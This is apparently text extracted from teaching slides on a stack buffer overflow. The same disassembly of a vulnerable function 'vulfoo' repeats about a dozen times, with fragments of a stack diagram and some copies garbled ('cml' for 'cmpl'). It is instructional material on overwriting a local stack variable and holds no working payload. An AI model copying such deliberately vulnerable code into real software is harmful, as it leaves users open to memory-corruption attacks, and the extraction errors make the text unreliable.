
```
0000057d <vulfoo>:
57d: 55          push  %ebp
57e: 89 e5       mov   %esp,%ebp
580: 83 ec 18    sub   $0x18,%esp
583: 8b 45 08     mov   0x8(%ebp),%eax
586: 89 45 f4     mov   %eax,-0xc(%ebp)
589: 83 ec 08    sub   $0x8,%esp
58c: ff 75 0c    pushl 0xc(%ebp)
58f: 8d 45 ee     lea   -0x12(%ebp),%eax
592: 50          push  %eax
593: e8 fc ff ff  call  594 <vulfoo+0x17>
598: 83 c4 10     add   $0x10,%esp
59b: 83 7d f4 00  cmpl  $0x0,-0xc(%ebp)
59f: 74 13       je    5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov  0x2008,%eax
5a6: 83 ec 0c    sub   $0xc,%esp
5a9: 50          push  %eax
5aa: e8 fc ff ff  call  5ab <vulfoo+0x2e>
5af: 83 c4 10     add   $0x10,%esp
5b2: eb 10       jmp   5c4 <vulfoo+0x47>
5b4: 83 ec 0c    sub   $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff  call  5bd <vulfoo+0x40>
5c1: 83 c4 10     add   $0x10,%esp
5c4: b8 00 00 00 00 mov   $0x0,%eax
5c9: c9          leave
5ca: c3          ret
```

%ebp, %esp →



# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55          push %ebp
57e: 89 e5       mov %esp,%ebp
580: 83 ec 18    sub $0x18,%esp
583: 8b 45 08    mov 0x8(%ebp),%eax
586: 89 45 f4    mov %eax,-0xc(%ebp)
589: 83 ec 08    sub $0x8,%esp
58c: ff 75 0c    pushl 0xc(%ebp)
58f: 8d 45 ee    lea -0x12(%ebp),%eax
592: 50          push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10    add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13       je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c    sub $0xc,%esp
5a9: 50          push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10    add $0x10,%esp
5b2: eb 10       jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c    sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10    add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9          leave
5ca: c3          ret
```



# Buffer Overflow Example: code/overflowlocal

0000057d <vulfoo>:

```
57d: 55      push %ebp
57e: 89 e5    mov  %esp,%ebp
580: 83 ec 18  sub  $0x18,%esp
583: 8b 45 08  mov  0x8(%ebp),%eax
586: 89 45 f4  mov  %eax,-0xc(%ebp)
589: 83 ec 08  sub  $0x8,%esp
58c: ff 75 0c  pushl 0xc(%ebp)
58f: 8d 45 ee  lea  -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10  add  $0x10,%esp
59b: 83 7d f4 00 cml  $0x0,-0xc(%ebp)
59f: 74 13    je   5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov  0x2008,%eax
5a6: 83 ec 0c  sub  $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10  add  $0x10,%esp
5b2: eb 10    jmp  5c4 <vulfoo+0x47>
5b4: 83 ec 0c  sub  $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10  add  $0x10,%esp
5c4: b8 00 00 00 00 mov  $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```

%eax=0; 0x8(%ebp) →

%ebp →

%esp →

p

i = 0

RET

Old %ebp

0x18 bytes

# Buffer Overflow Example: code/overflowlocal

0000057d <vulfoo>:

```
57d: 55      push %ebp
57e: 89 e5    mov  %esp,%ebp
580: 83 ec 18 sub  $0x18,%esp
583: 8b 45 08 mov  0x8(%ebp),%eax
586: 89 45 f4 mov  %eax,-0xc(%ebp)
589: 83 ec 08 sub  $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea  -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add  $0x10,%esp
59b: 83 7d f4 00 cml  $0x0,-0xc(%ebp)
59f: 74 13    je   5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov  0x2008,%eax
5a6: 83 ec 0c sub  $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add  $0x10,%esp
5b2: eb 10    jmp  5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub  $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add  $0x10,%esp
5c4: b8 00 00 00 00 mov  $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```

%eax=0; 0x8(%ebp) →

%ebp →

-0xc(%ebp) →

%esp →

p

i = 0

RET

Old %ebp

0; Local v: j

0x18

# Buffer Overflow Example: code/overflowlocal

0000057d <vulfoo>:

```
57d: 55      push %ebp
57e: 89 e5    mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cmpl $0x0,-0xc(%ebp)
59f: 74 13    je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10    jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```

%eax=0; 0x8(%ebp) →

%ebp →

-0xc(%ebp) →

%esp →

p

i = 0

RET

Old %ebp

0; Local v: j


0x20



# Buffer Overflow Example: code/overflowlocal


0000057d <vulfoo>:

```
57d: 55      push %ebp
57e: 89 e5    mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13    je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10    jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cml $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cmpl $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```




# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov  %esp,%ebp
580: 83 ec 18 sub  $0x18,%esp
583: 8b 45 08 mov  0x8(%ebp),%eax
586: 89 45 f4 mov  %eax,-0xc(%ebp)
589: 83 ec 08 sub  $0x8,%esp
